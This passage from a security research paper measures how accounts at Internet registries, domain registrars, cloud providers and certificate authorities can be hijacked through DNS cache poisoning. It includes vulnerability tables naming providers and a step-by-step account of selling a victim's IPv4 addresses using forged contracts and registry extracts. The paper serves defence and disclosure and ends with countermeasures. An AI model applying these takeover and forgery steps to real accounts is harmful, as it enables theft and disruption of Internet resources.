To understand the viability of same-prefix hijack attacks we perform experimental simulations using the target providers and customers in our dataset. For creating the topological map of the AS-relationship dataset of the customer domains and the providers in our dataset we use CAIDA [3]. We simulate the attacks using a simulator developed in [19]. We evaluate HijackDNS attack for each provider with respect to customer domains of the corresponding provider and an AS level adversary on an Internet topology. In our simulations we consider attacks from 1000 randomly selected ASes against the domains of the customers and providers. The adversary can succeed at the attack against 80% of the Alexa customer domains with 60% success probability. One of the reasons for the high success probability is the concentration of the nameservers in few ASes: 10% of the ASes host 80% of the nameservers in Alexa domains and 1% of ASes host 80% of the domains. The customers of the LIRs are slightly more resilient since they mostly use at least two nameservers on different prefixes. This means that to succeed the attacker would need to hijack both. Furthermore, the distribution of




Figure 3: IP prefix distribution of customer accounts' nameservers




Figure 4: Cumulative distribution of lowest fragment size of nameservers (left) and domains (right) after sending ICMP PTB.

the nameservers across ASes is more uniform in contrast to Alexa domains.

SadDNS & FragDNS. To test vulnerabilities in the providers to SadDNS and FragDNS we perform the evaluations in Sections 4.4 and 4.5. Out of 31 tested providers, 28 (90%) are vulnerable to FragDNS attack and four of the providers are vulnerable to SadDNS attack. Vulnerabilities for each provider are listed in Table 1.

5.4 Measurements of Vulnerable Customers

The success of the attack against a specific victim customer depends not only on the vulnerabilities in the DNS resolver of the provider but also on the properties in the domain of the customer. For instance, say a DNS resolver of some provider is vulnerable to FragDNS attack but the nameservers of the customer's domain do not fragment UDP packets and packets that are too large are transmitted over TCP. In that case, the FragDNS attack is not effective against that customer. To understand the extent of the vulnerabilities in customers we evaluate the attack methodologies in Section 4 against the DNS resolvers that we own and control using the responses from the domains of the customers in our dataset. Using results from this evaluation we can reliably determine if the attack methodology is effective against a customer or not.

The results of our experimental evaluations of attacks in Section 4 and measurements of the customers' domains and their nameservers are summarised in Table 3.

HijackDNS. We analyse the prefixes of the customers similarly to Section 5.3.2. The results are plotted in Figure 3. Our findings are that more than 60% of the domains have all their nameservers on prefixes less than /24. Furthermore, above 20% of the domains host all the nameservers of each domain on a single prefix, as a result, by hijacking one prefix the adversary immediately hijacks the entire domain. Out of these, 17% host all the nameservers on a prefix that is less than /24. 10% of the domains have a single nameserver in the domain. To conclude: more than 40% of the domains are vulnerable to HijackDNS attack via sub-prefix hijack.

SadDNS. Based on the implementation in Section 4.4 we develop an automated simulation of the SadDNS attack, and run it on our dataset of customer domains to compute the success probability of SadDNS attack against our victim DNS resolver. When running the attack for domains that have the required properties (e.g., support rate limiting), poisoning succeeds after an average of 471s (min 39s, max 779s) which is comparable to the original SadDNS results (avg 504s, min 13s, max 1404s, [33]). Our test implementation triggers 497 queries on average for each domain, which is strongly correlated with the attack duration due to the fact that we do not trigger more than two queries per second; the resolvers return SRVFAIL when receiving more than two queries per attack iteration. By inverting this number we get a hitrate of 0.2%.

Our results of an automated evaluation of SadDNS show that 8,469 accounts from the RIRs dataset and 11% of the accounts from the Alexa dataset could be hijacked via the SadDNS method.

FragDNS. We measured the victim customers' nameservers for support of ICMP errors and fragmentation. We send a DNS request to the nameserver for `ANY` type DNS record. After a DNS response, we follow with an ICMP PTB error, that indicates different MTU values, and repeat the request. We check if the response arrived in fragments according to the MTU value indicated in the ICMP error message. We performed evaluations with the following MTU values of 1280, 576, 296 and 68 bytes.

Figure 4 (Left) shows cumulative distribution of fragmented packet size we received after sending ICMP PTB. Right side shows the percentage of the domains where at least one nameserver supported a MTU smaller than the plotted size. As can be seen, for more than 90% of the domains with PMTUD-configured nameservers, at least one nameserver is willing to reduce the fragment size (in response to ICMP PTB) to almost 548 bytes, for roughly 35% domains to 296 bytes and for 10% to 68 bytes. This essentially allows to inflict fragmentation to any size needed. Our evaluations in Section 4.5 indicate that 11964 RIR customer accounts (13.6%) and 2352 Alexa domain holder accounts (22.2%) are vulnerable to the FragDNS attack.

We analyse the attacker's success probability of crafting the spoofed second fragment with the correct UDP checksum and the correct IPID value. To compute the success rate to hit the correct UDP checksum we performed the following evaluation. For each customer domain in our dataset, we query the nameservers of each domain multiple times sending the same DNS request (with the domain of the customer's email and type MX), and check if the DNS responses from the nameservers contain the same DNS records and the same order of DNS records, during each iteration. The computation of the UDP checksum for each domain is described in pseudocode in Algorithm 1. Our evaluation shows that for 1748 domains

	Provider		Mail service provided by	Resolver		Seen Via		Accept Fragment					BGP	DNSSEC		EDNS size
	Rank			#	service provided by	Signup	PW Rec.	1500	1280	576	292	68	prefix-size	do	validate	
RIRs	-	AFRINIC	Self	3	Self	✓	✓	✓	✓	✓	✓	✓	/23	✓	✓	4096
	-	APNIC	Self	1	Self	✓	✓	✓	✓	✓	✓	✓	/24	✓	✓	4096
	-	ARIN	Self	4	Self	✓	✓	✓	✓	✓	✓	✓	/24	✓	✓	4096
	-	LACNIC	Self	1	Self	✓	✓	✓	✓	✓	✓	✓	/22	✓	✓	1280
	-	RIPE NCC	Self	3	Self	✓	✓	✓	✓	✓	✓	✓	/12-/23	✓	✓	4096
Registrars	1	godaddy	Self	3	Self	✓	✓	✓	✓	✓	✓	✓	/19-/21	✓	✗	4096
	2	namecheap	SendGrid	64	SendGrid	✓	✓	✗	✗	✓	✓	✓	/12-/23	✓	✗	1232
	3	networksolutions	Self	1	Self	(3)	✓	-	-	-	✓	✓	/20	✗	(1)	512 (2)
	6	enom	Self	17	Self, Google	✓	✓	✓	✓	✓	✓	✓	/20	✓	✗	4096
	9	name.com	Self (AWS)	8	Self (AWS)	✓	✓	✓	✓	✓	✓	✓	/12	✓	✗	4096
	10	Alibaba cloud	Self	11	Self	✓	✓	✓	✓	✓	✓	✓	/16-/21	✓	✗	4096
	11	AWS	Self	46	Self	✓	✓	✓	✓	✓	✓	✓	/12-/21	✓	✗	4096
	12	gandi	Self	3	Self	✓	✓	✓	✓	✓	✓	✓	/23	✓	✓	4096
	13	namesilo	Self	2	Self	✓	(1)	-	-	-	✓	✓	/16-/19	✗	✗	512 (2)
	14	Google Cloud	Self	120	Self	✓	(1)	-	✓	✓	✗	✗	/16-/22	✗	✗	1232
	15	OVHCloud	Self	4	Self	✓	✓	✓	✓	✓	✓	✓	/18-/24	✓	✓	4096
IaaS Providers	1	Amazon AWS	Self	46	Self	✓	✓	✓	✓	✓	✓	✓	/12-21	✓	✗	4096
	2	Microsoft Azure	outlook.com	373	outlook.com	✓	✓	-	-	-	✗	✗	/13-19	✗	✗	512 (2)
	3	Alibaba Cloud	Self	11	Self	✓	✓	✓	✓	✓	✓	✓	/16-/21	✓	✗	4096
	4	Google Cloud	Self	120	Self	✓	(1)	-	✓	✓	✗	✗	/16-/22	✗	✗	1232
	5	IBM Cloud	SendGrid	51	SendGrid	✓	(1)	✗	✗	✓	✓	✓	/12-/23	✓	✗	1232
	(7)	Tencent Cloud	Self	13	Self	✓	✓	✓	✓	✓	✓	✓	/12-/19	✓	✗	4096
	(8)	Oracle Cloud	Self	9	Self	✓	(1)	✗	✗	✗	✗	✗	/17-/23	✓	✓	1372
	-	DigitalOcean	Mailchimp	8	Mailchimp	✓	✓	✓	✓	✓	✓	✓	/17-/22	✓	✗	4096
	-	Linode	Self	2	Self	✓	✓	✓	✓	✓	✓	✓	/17	✓	✓	4096
	-	IONOS	Self	2	Self	✓	(1)	-	-	-	✓	✓	/16	✓	✓	1220
	-	Hostwinds	Postmark	15	OpenDNS	(3)	✓	✗	✗	✗	✗	✗	/19-/21	✓	✓	1410
	-	OVHCloud	Self	4	Self	✓	✓	✓	✓	✓	✓	✓	/18-/24	✓	✓	4096
	-	Vultr	Self	8	Self	✓	✓	✓	✓	✓	✓	✓	/18-/20	✓	✓	4096
	-	CloudSigma	Mailchimp	6	Mailchimp	✓	✓	✓	✓	✓	✓	✓	/17-/22	✓	✗	4096
CAs	1	IdenTrust	Trend Micro	114	Trend Micro	✓	(1)	✓	✓	✓	✓	✓	/15	✓	(1)	4096
	2	digicert.com	Self	137	Self	✓	✓	✓	✓	✓	✓	✓	/16-/22	✓	(1)	4096
	3	sectigo.com	SendGrid	10	SendGrid	(3)	✓	✗	✗	✓	✓	✓	/12-/23	✓	✗	1232
	4	godaddy	Self	3	Self	✓	✓	✓	✓	✓	✓	✓	/19-/21	✓	✗	4096
	5	globalsign.com	(1)	35	Google	✓	(1)	✓	✓	✓	✗	✗	/20	✓	✓	4096

Table 2: Measurement study of provider's DNS resolvers and Email servers. (1): Could not test. (2): No EDNS. (3): No Email after sign-up. -: Does not apply.

Account Provider	# Resources Total	found e-mail	# Accounts	Vulnerable to BGP sub	BGP same	Sad-DNS	FragDNS any	FragDNS global
Scanned resources				**Vulnerable Accounts**				
RIRs	92,857	69,287 75%	87,547	47,840 56%	n/a n/a	8,469 11%	14,136 17%	1,193 1.5%
Registrars	100,000	10,597 11%	7,450	3,308 45%	n/a n/a	666 10%	1,560 21%	85 1.2%
Both	192,857	79,884 41%	94,997	51,148 56%	n/a 80%	9,135 11%	15,696 17%	1,278 1.4%
Vulnerable resources								
IP Addresses				81%	n/a	30%	51%	21%
AS Numbers				60%	n/a	12%	20%	3%
Domains				47%	n/a	10%	27%	1%
Attack success probability								
Success probability				100%	60%	0.2%	0.1%	20%

Table 3: Customer-side vulnerability data

Algorithm 1: Predictability of records in responses.

```
for each (domain, nameserver) do
    initialise set of different DNS responses as empty;
    for batch = 1,2,...,25 do
        for iteration = 1,2,3,4 do
            send the same DNS request;
            if new response arrived then
                add the new response to the response set;
            end
        end
        if no new responses in last batch then
            break;
        end
    end
    record number of different DNS responses;
end
```

(62%), nameservers always return the same DNS response (with the same records and sorted in the same order); see Figure 5. For our measurement of the IPID allocation methods supported by the nameservers of the customers we use the following methodology. We issue queries from two hosts (with different IP addresses). Data per nameserver is listed in




Figure 5: CDF of number of observed DNS MX responses per customer email address domain (each nameserver was queried 100 times).

Table 4. Our measurements show that 290 vulnerable nameservers (4.88%) use a globally incremental IPID assignment. The computation of the IPID allocation for each domain are described in pseudocode in Algorithm 2.

Algorithm 2: IPID allocation in nameservers.

```
for each (domain, nameserver) do
    for batch = 1,2,3,4 do
        send DNS request from Prober_1;
        record IPID in DNS response as IPID_{2*i-1};
        send DNS request from Prober_2;
        record IPID in DNS response as IPID_{2*i};
    end
    if IPID_i, i = 1,2,...,8 is incrementing then
        globally incrementing;
    end
    if IPID_i, i = 1,3,5,7 or IPID_i, i = 2,4,6,8 is incrementing then
        per-dest incrementing;
    end
    if IPID_i == 0, i = 1,2,...,8 then
        zero;
    else
        random and other;
    end
end
```

	Per-Dest	Global	Zero	Random and other	N/A	Total
All	64.58% 45308	8.31% 5829	4.89% 3434	11.92% 8364	10.30% 7223	100% 70158
Frag	53.96% 3206	4.88% 290	13.75% 817	23.67% 1406	3.74% 222	100% 5941

Table 4: IPID allocation of all nameservers and of fragmenting nameservers.

We automate the attack in Section 4.5 and execute the entire FragDNS attack against all the vulnerable customer domains, by injecting malicious records mapping Email servers of customers to an IP address of our adversarial host. Our evaluation combines the data we collected on DNS records in responses (randomisation of the DNS records or of their order in responses) and the IPID allocation of the nameservers. We also used Algorithm 2 to estimate the IPID increment rate, by recording the timestamp of each response and calculating the average increment rate of IPID value. We then extrapolate the value of IPID and calculate the probability of our adversary to correctly place at least one out of 64 fragments[3] with the matching IPID in the resolver's defragmentation cache. We use different values for IPID increment rate and delay

[3]64 fragments is the minimal size of the IP-defragmentation cache.




Figure 6: Reverse CDF to correctly guess the IPID for all customers' domains.

between the query, which probes the IPID value, and the IPID value that was de-facto assigned to the DNS response by the nameserver. Results are plotted in Figure 6. For example, the IPID prediction success rate is over 10% for roughly 3% of RIPE, 2% of ARIN and 1% of 100K-top Alexa customers. Success rates for ARIN and 100K-top Alexa customers are lower mostly because of the higher latencies of those, see Figure 2. For nameservers which do not use globally incremental IPID, we assume a hitrate of $64/2^{16}$ which is achieved by just randomly guessing the IPID.

The probability to compute the correct checksum is capped at a minimum of $1/2^{16}$ in case of nameservers which generate responses with different records or with random ordering of records. Finally the probabilities to correctly compute both, the IPID value and the order of records to get the correct UDP checksum, are multiplied resulting in the combined hitrate. Our automated attack against all the customers shows that around 2% of the domains (5 for RIPE, 17 for ARIN) have a success probability higher than 10%. Furthermore, for about 20% of the domains, success probability is over 0.1% which is a consequence of non-predictable IPID allocation and the stable DNS records in responses generated by these domains. When the DNS response can be predicted, even with a random IPID allocation method, an attacker has a hitrate of about $64/2^{16} \approx 0.1\%$. At this hitrate, when the attacker performs the attack multiple times, the probability to conduct the attack successfully at least once is 50% at around 700 repetitions.

Our automated evaluation provides a lower bound for successful attacks against a randomly chosen domain – this is a worst case analysis since it also considers domains which are much more difficult to attack, e.g., since they use servers with random IPID allocation, servers with high traffic rate, and servers which return different number and order of records in responses. Adjusting the attack parameters manually against a given victim customer domain results in a much higher attack rate. Furthermore, against many customer domains with low traffic volume, incremental IPID values and fixed number and order of DNS records, the attacker can reach above 90% success rate.

6 Manipulation of Digital Resources

In this section we demonstrate exploits that the adversary can perform when controlling an account of a (victim) customer. Most of the actions are similar across the providers, even providers of different infrastructure, such as RIRs and the

Additonal Validation	Attack		RIRs	Registrars	IaaS	CAs	Outcome / Attacker use
RIRs	Account transfer/delegation		✓	✓	✓	✗	permanent control
No	Changing the account details		✓	✓	✓	✓	permanent control
RIRs	Close the account permanently		✓	✓	✓	✓	DoS
No	Disabling Email alerts		✓	✓*	✗	✓*	remain stealthy
RIRs	Resource transfer		✓	✓	✓	✗	permanent control
			✓	✓	✗	✗	sell resources
No	Resource return / deletion		✓	✓	✓	✓	DoS
CAs	Purchase new resources		✓	✓	✓	✓	financial Damage
			✓	✓	✓	✓	anonymous usage
No	Control / Modify Resources	Whois DB	✓	✓	✗	✗	facilitates hijacking
		VMs	✗	✗	✓	✗	various
		NS records	✗	✓	✗	✗	traffic hijacking
No	Create new ROAs/certificates		✓	✗	✗	✓	facilitates hijacking
No	Create invalid ROAs		✓	✗	✗	✗	DoS
No	Revoke certificates		✗	✗	✗	✓	DoS

Table 5: Actions an attacker can carry out after hijacking a customer's account. *The Email address where the alert is sent can be changed. Additional validation requires either that additional documents are sent, or in case of issuing a new TLS certificate, that a domain validation must be passed.

domain registrars. Hence, we in details explain our demonstration of the exploits by taking over a victim LIR account, and then briefly describe the exploits we evaluated by taking over our victim accounts with the other providers. For our demonstration we select RIPE NCC RIR, GoDaddy domain registrar, Microsoft Azure IaaS provider and DigiCert CA. In order to evaluate the exploits using an account of a network operator, we cooperate with a large customer under RIPE NCC. We cooperate with that LIR and use a real account that has an *operator/administrator* role[4]. For domain registrars, IaaS and CAs, we used our own accounts which were used to buy test resources to test the possibilities of the account. We summarise the exploits for different providers in Table 5.

For our evaluation of the exploits, we first carry out our attacks in Section 4 to take over the victim accounts, and then carry out the exploits. We do this in order to understand what notifications are sent to the genuine account owners during such attacks, what actions can be performed, and which are prevented.

6.1 Regional Internet Registries

We show that adversary, controlling an SSO account of a victim LIR, can manipulate all the Internet resources associated with that LIR, e.g., the IPv4 and IPv6 addresses, ASNs, reverse DNS names to IP addresses mappings. The amount of resources managed by LIRs can vary enormously. There are small LIRs that manage just own AS, one IPv6 prefix and one or a very few IPv4 prefixes of minimal allocation size. There are also large LIRs managing vast PA address pools (Provider Aggregatable Addresses) for multiple clients. For instance, RIPE NCC has cumulative allocation of 587 202 560 IPv4 addresses.

The adversary impersonating an administrator with the RIPE NCC SSO account holder can initiate different actions that lead to disruption or degradation of the services that are tied to the IP resources managed by the victim LIR. The adversary can even initiate transfer of IPv4 addresses that belong to the victim LIR to obtain direct financial benefit from that process. Our experimental evaluation with an SSO account under RIPE NCC RIR shows that the actions of the attacker do not trigger alerts and can be detected when the LIRs realises that its digital resources are gone. The access to RIPE NCC SSO account with *operator* or *administrator* roles for the victim's LIR opens to a range of possible exploits. We explain selected exploits with an example victim LIR under RIPE NCC below (also summarised in Table 5); the attacks similarly apply to the other RIRs.

RPKI administration. Attacker creates/deletes/modifies Route Origin Authorizations (ROAs) in hosted RPKI system. This has two purposes: (1) to disrupt the propagation of the legitimate BGP updates of the resources managed by the victim LIR and (2) to facilitate BGP hijacking by authorising attacker's ASN to originate any subset of IP prefixes that are managed by the victim LIR. Networks which have deployed RPKI and perform filtering of BGP announcements with ROV will not trigger any alerts when the attacker issues a BGP announcement for a sub-prefix with a valid (yet fraudulent) ROA. We consider creation of ROA with origin set to ASN0 ("always drop" as per [RFC7607]) for a specific prefix within the resource pool managed by the victim LIR to be a special case of the malicious ROA intended to disrupt routing and cause DoS for the services tied to the IP addresses in question. Our measurements found that currently the Route-Origin Validation (ROV) is far from being universally deployed, with only 2190 ASes filtering invalid BGP announcements. Nevertheless, this is an increase in contrast to measurements from a few years ago, which found 71 ASes to validate ROV [20, 36]. Even with 2000 validating ASes, this type of attack is likely to cause only minor disruption in service availability and will remain unnoticed for extended period of time.

RIPE DB modifications. Attacker manipulates records in RIPE DB - the Internet addressing resource registry of the region and Internet Routing Registry (IRR) in one converged database. Modification of records in resource registry allows impersonation of the victim LIR's representatives in order to transfer resources from the victim LIR to unsuspecting recipient.

IRR records are prerequisite for BGP hijacking attacks, because without proper records in IRR the attacker would not be able to persuade any well-managed upstream provider that is consistent with AS operation best practices to accept the

[4]RIPE NCC Single Sign-On (SSO) accounts are general authentication mechanism for all web-based services provided by RIPE NCC that include customer portal and other harmless services - for example RIPE Meeting facilitation.

fraudulent BGP announcements in the input filters on the BGP sessions. Attackers without the ability to modify IRR have to use less vigilant and generally poorly managed networks as upstream providers or have to utilise path manipulation attacks - both restrict success rate and stealthiness of the attack.

Creating the IRR records contradictory to the state in BGP is a way to partially disrupt route propagation and thus traffic. It can also de-stabilise network and significantly complicate network operation for the legitimate administrators. Route servers in majority of Internet Exchanges and major networks use IRR data in automatically generated filters that are applied on incoming BGP announcements. As a result of the contradicting IRR records these networks will drop or de-prefer the announcements from the legitimate resource holder. Moreover, well-managed networks keep manually generated import filters on small-scale BGP sessions for both peering and downstream customers. When a new session is set up or when a new prefix is about to be propagated from the neighbouring AS that is subject to filtering, the administrators manually check the IRR and resource registry to verify that the announcement is legitimate. Failing to have the proper records in IRR and in resource registry leads to refused BGP peerings, excessively strict BGP filters and therefore to dropped routes and overall degradation of the Internet connectivity for the victim network.

Initiating IPv4 addressing resource transfer. Attacker sells the resources managed by the victim LIR. The potential gain from successfully completed attacks of this type is determined by the amount of the addresses managed by the LIR and the expected monetary value of IPv4 addressing resources. After the IPv4 regular pool depletion on 4 September 2012 each LIR is eligible for allocation of a single */22* (1024 IPv4 addresses) prefix as per current IPv4 Address Allocation and Assignment Policies for the RIPE NCC Service Region (ripe-720) [1]. We performed IPv4 /22 prefix transfer of an LIR under RIPE NCC which has not triggered alerts. This is not surprising since the IPv4 addresses' transfer is performed regularly by the RIRs, e.g., RIPE NCC and ARIN perform thousands of transfers per year, see statistics on IP transfer (PI and PA) we collected from the RIRs in Figure 7.




Figure 7: IPv4 resource transfers per year (PI & PA).

To sell the IPv4 addresses belonging to the victim LIR, we needed to perform the following:

(1) modify the relevant LIR contacts (Emails, phone numbers) in the RIR database and the IRR to receive the communication from the RIR intended to the genuine LIR, the buyer as well as the other parties relevant to the IP resource transfer and prevent the victim to learn about the resource transfer process. This is performed via the victim SSO account which the attacker took over.

(2) find the buyer for the resources and to impersonate the victim representatives to successfully close an IPv4 resource transfer contract; we used the compromised SSO account to sell and transfer the resources to an LIR that we set up for that purpose. In practice, the attacker can also collude with a malicious adversary, which will perform the transaction and afterwards will legally own the resources. The victim will need to prove to not have authorised the payment. In fact the resolution outcome of such a case is not clear since the RIRs have not faced this attack before.

(3) release the IPv4 prefix from the BGP routing table. This needs to be done so that the buyer believes that the resources are free and are being legitimately sold. This is done by sending an Email (via the Email address that the attacker modified in IRR and registry DB) to the upstream provider of the victim. The list of the upstream providers is available and can be obtained from the IRR. In the Email the attacker instructs the upstream provider to update the input filters and drop the network (that the attacker wishes to sell). Such requests are common, and do not require authentication or verification of requester's identity (e.g., with PGP/PKI) and the *sole source of truth that is checked prior applying the filters is RIPE DB* which, as we mentioned, the attacker can update via the SSO account.

Notice that if the buyer is colluding with the attacker - this step is not needed.

(4) Email a scanned IPv4 resource transfer contract to RIPE NCC. The contract has to match the company details of the victim and contain all formalities and certifications appropriate to the legal system in which the contract has been made. Moreover the contract has to be supplemented by extract from chamber of commerce or appropriate commercial registry that makes it possible to establish that the contract is signed by the eligible persons on both sides. This is simple to forge - the attacker can find and copy the signatures of the owner LIR online and paste them into the scanned contract document that the attacker prepares.

Extract from chamber of commerce is also simple to forge - for instance, in Czech Republic (CZE) the attacker has to go to any post office, pay 1 EUR and get either paper version with a stamp or PDF with PKI signature of state-operated CA. In any case, since the attacker only needs to send a scanned version of the document to RIPE, the attacker can get the document for any company and adjust it using Photoshop and it is accepted.

Finally, notice that the RIRs have limited personnel which, depending on the RIR, may need to deal with tens of transfers per day, see Figure 7. As a result, the adversary may often manage to sell the resources without raising alarms even

when not satisfying these simple four steps. For instance, RIPE NCC has just 24 employees responsible for IP address distribution[5] and there are more than 20 transfers per day, see Figure 7.

User and role management. Attacker that controls an account with *administrator* role assigns other newly created users either *operator* or *administrator* roles for the victim LIR. This effectively hides the activities of the attacker for long periods of time even though the legitimate holder is actively operating the LIR.

Modification of the LIR contacts and details. There are two sets of Email and postal addresses and phone numbers related to the LIR - the first set is published in IRR and RIPE DB and it is tied to the resources and published to facilitate operation of the network and solving technical problems and those contacts are also used by the RIPE DB software itself for generating notifications about changes in RIPE DB. The second set contains the designated LIR contact information, namely the primary point of contact for the LIR and a contact for billing-related matters. Moreover, there is a postal address, that may differ from legal address of the LIR company and it can be modified in LIR portal. The attacker can redirect or change the LIR contact information to avoid detection by the victim LIR staff when activities that result in notifications or follow-up Emails are to be executed. Modifying LIR contacts will also make any attempt to rectify damages caused by the attack, when detected, harder.

Termination of LIR membership. Attacker initiates termination of LIR membership with the RIPE NCC by submitting a forged termination request via a written notice sent by Email. Forgery cases are not new and have already been seen in the past[6].

Modification of LIR organisation name, legal address and VAT number. The attacker steals the LIR and all its IP addressing resources by pretending a transfer of ownership to other company. A scan of (the forged) contract of company acquisition has to be attached to the request in electronic form.

Requesting new or voluntarily returning IP addressing resources. The attacker requests or returns IP addressing resources from or to RIPE NCC. If the LIR is eligible for allocation of any scarce resources, the attacker obtains a new IP prefix that is not used in default-free zone (DFZ) and thus fulfils the prerequisite for transfer of not being announced. However, according to the current policy the newly obtained allocation of scarce resources (IPv4 addresses, 16-bit ASN) can not be transferred within 24 months from the allocation. The attacker can nonetheless hijack the resources for own purposes immediately and attempt to sell the resources after the grace period.

[5] https://www.ripe.net/about-us/staff/structure/registration-services

[6] https://mailman.nanog.org/pipermail/nanog/2011-August/039379.html

6.2 Domain Registrars

Domain registrars handle the ownership of domains in name of the customer. We map the 100K-top Alexa domains to registrars with whom these domains are registered in Table 1. We demonstrate exploits that the attacker can perform when taking over an account with GoDaddy[7]. The adversary can change the nameservers' IP addresses, which allows it to hijack the victim customer domain. This can be exploited to redirect clients to phishing websites. The adversary can delegate account access to itself or perform intra-and inter-registrar[8] domain transfer. The adversary can change the Email forwarding settings of the account which would allow it to hijack the Emails forwarded to the owner of the Email address. The adversary can also delete the domains associated with the compromised account and even close the account. The account owners can enable two-factor authentication for manipulation of resources associated with their account. However, this is not enabled by default, and is up to each customer to enable it.

6.3 Infrastructure as a Service

We evaluated the exploits that the adversary can carry out on resources associated with accounts at cloud providers. The adversary can manipulate virtual resources associated with the account, such as virtual machines, network interfaces, disk. The adversary can also exploit these resources to carry out attacks against victims in the Internet or victims located on the same cloud platform, e.g., via side channels [39]. In addition the adversary can create new accounts with owner privileges or transfer subscription to another Azure account.

6.4 Certificate Authorities

When controlling an account of a customer with a CA the adversary can revoke certificates and reissue existing certificates that were issued under that account. This allows to change the key-pair associated with a certificate. Nevertheless, some CAs, do not enforce any validation on reissuing certificates, in contrast to validation (domain validation, organisation validation or extended validation) that is enforced when requesting to issue a certificate for the first time. Therefore, instead of attacking domain validation procedure of the CAs it is more profitable to hijack a victim customer account and change the keys associated with the certificates for domains that the adversary targets. DigiCert and GoDaddy do not perform additional validation on requests to reissue certificates. Sectigo, GlobalSign, IdenTrust validate all requests to reissue certificates.

[7] The other domain registrars allow similar actions.

[8] It takes 60 days for an inter-registrar transfer to finalise.

7 Vulnerable Digital Resources

The large fraction of the accounts under different providers that can be hijacked is alarming. Even more disturbing are the exploits that the adversaries can do with the resources assigned to the accounts. *What is the extent of the Internet resources that are at immediate risk due to the vulnerable providers and vulnerable customers?*

To answer this question we perform a correlation between the accounts that our study found to be vulnerable to hijacks via any of the attack methodologies in Section 4 and the digital resources (domain names, IP addresses and ASNs) that the attacker can take over as a result of hijacking that account. In our analysis we consider only the domain registrars and the RIRs and their customers. Since there is no public database of customers of cloud providers and certificate authorities we exclude them from this analysis[9]. We list the correlation between the vulnerable resources and the vulnerable accounts in Table 6.

IP resources. We compute the fraction of the assigned AS Numbers (ASNs) as well as assigned IPv4 address space which could be taken over by hijacking the vulnerable accounts of customers of RIRs. For this purpose, we combine IP-to-ASN and ASN-to-LIR mappings with our customer vulnerability data, which allows us to evaluate vulnerabilities in 73% of the assigned IPv4 address space (for 27% we could not extract LIR account information). Our results show that using any of the attack methodology in Section 4 the adversary could take over 68% of the IPv4 address space. This constitutes 93% of the address space assigned to the accounts in our dataset. Even the weaker attack methodologies (FragDNS and SadDNS), which do not require controlling a BGP router, allow the adversaries to take over 59% of the address space. Similarly, 74% of the ASNs are associated with the accounts that can be hijacked via any of the DNS cache poisoning attacks in Section 4 and 30% with the SadDNS or FragDNS attack. The difference between the vulnerability volume for IP addresses and ASNs is due to the fact that large parts of the IPv4 address space is owned by a small number of ASes, e.g., 21% of the assigned IPv4 address space is attributed to the top 10 LIR accounts.

Domain resources. We use our domain-to-account mapping to determine user accounts at registrars. This includes 11% of the accounts for which we were able to extract customer account information. We believe however that the fraction of the vulnerable accounts is representative of all the 1M-top Alexa domains since the vulnerabilities only depend on the nameservers of the customers' domains. Our study shows that 65% of the domains could be hijacked via any of HijackDNS, SadDNS or FragDNS, while 35% could be hijacked via SadDNS or FragDNS.

[9]These can be collected via a dictionary attack against the provider: the adversary inputs usernames and checks for error messages. Such a study however creates a significant load on the infrastructure of the provider.

	HijackDNS	SadDNS	FragDNS	Any	SadDNS or FragDNS
IP addresses	81%	30%	51%	93%	59%
Domains	47%	10%	27%	65%	35%

Table 6: Vulnerable resources mapped to accounts in our dataset.

Countermeasure	Layer	Provider- / Customer-side	FragDNS	SaDDNS	HijackDNS
2-FA TAN with out-of-band notif.	Web portal	both[1]	✓	✓	✓
2-FA login	Web portal	provider	✓	✓	✓
IP-level account access restrictions	Web portal	both	✓	✓	✓
DNSSEC signing and validation	DNS	both	✓	✓	✓
Disable/Patch ICMP rate-limit	IP	provider	✗	✓	✗
Disable NS rate-limit	DNS	customer	✗	✓	✗
Disable PMTUD	IP	customer	✓	✗	✗
Blocking Fragments	IP	provider	✓	✗	✗
MTA-STS [RFC8461]	Email	both	✓	✓	✓
Hide public account details	General	both	✓	✓	✓
Request rate-limiting	Web portal	provider	✓	✓	✗
Captchas	Web portal	provider	✓	✓	✗
Separate systems	Web portal	provider	✓	✓	✗
Resolver hardening	DNS	provider	✓	✓	✗
Non-predictable IPID increment	IP	customer	✓	✗	✗
Out-of-band notifications	Web portal	provider	✓	✓	✓

Table 7: Countermeasures against different types of attackers. [1]: requires the user to verify the out-of-band delivered transaction details before entering the TAN.

8 Recommendations for Countermeasures

The fundamental problem that our attacks outline is the stealthiness and ease with which the adversaries can apply changes and manipulations over the Internet resources of providers of digital resources. Since Internet resources form the foundations for the stability and security of democratic societies, our work calls for a revision of the current practices of resource management and development of techniques that would secure the transactions over the Internet resources. For instance, selling Internet blocks should not happen immediately, and should require more than merely a scanned document over Email (which is easy to fake). In addition to the standard recommendations for hardening the DNS caches or blocking ICMP error messages, which we summarised in Table 7, we also provide recommendations for best practices for providers and customers.

Separate system for high privileged users. Currently, any user can create an account with most of the providers. The accounts can be used for managing Internet resources (high privileged) as well as for registering for events or mailing lists (low privileged). Low privileged accounts in the user management system have access to the same infrastructure (Email servers, DNS resolvers, etc) as the high privileged accounts, such as those of network operators. This enables adversaries to open low privileged accounts and use them to collect information about the infrastructure of the provider. The providers

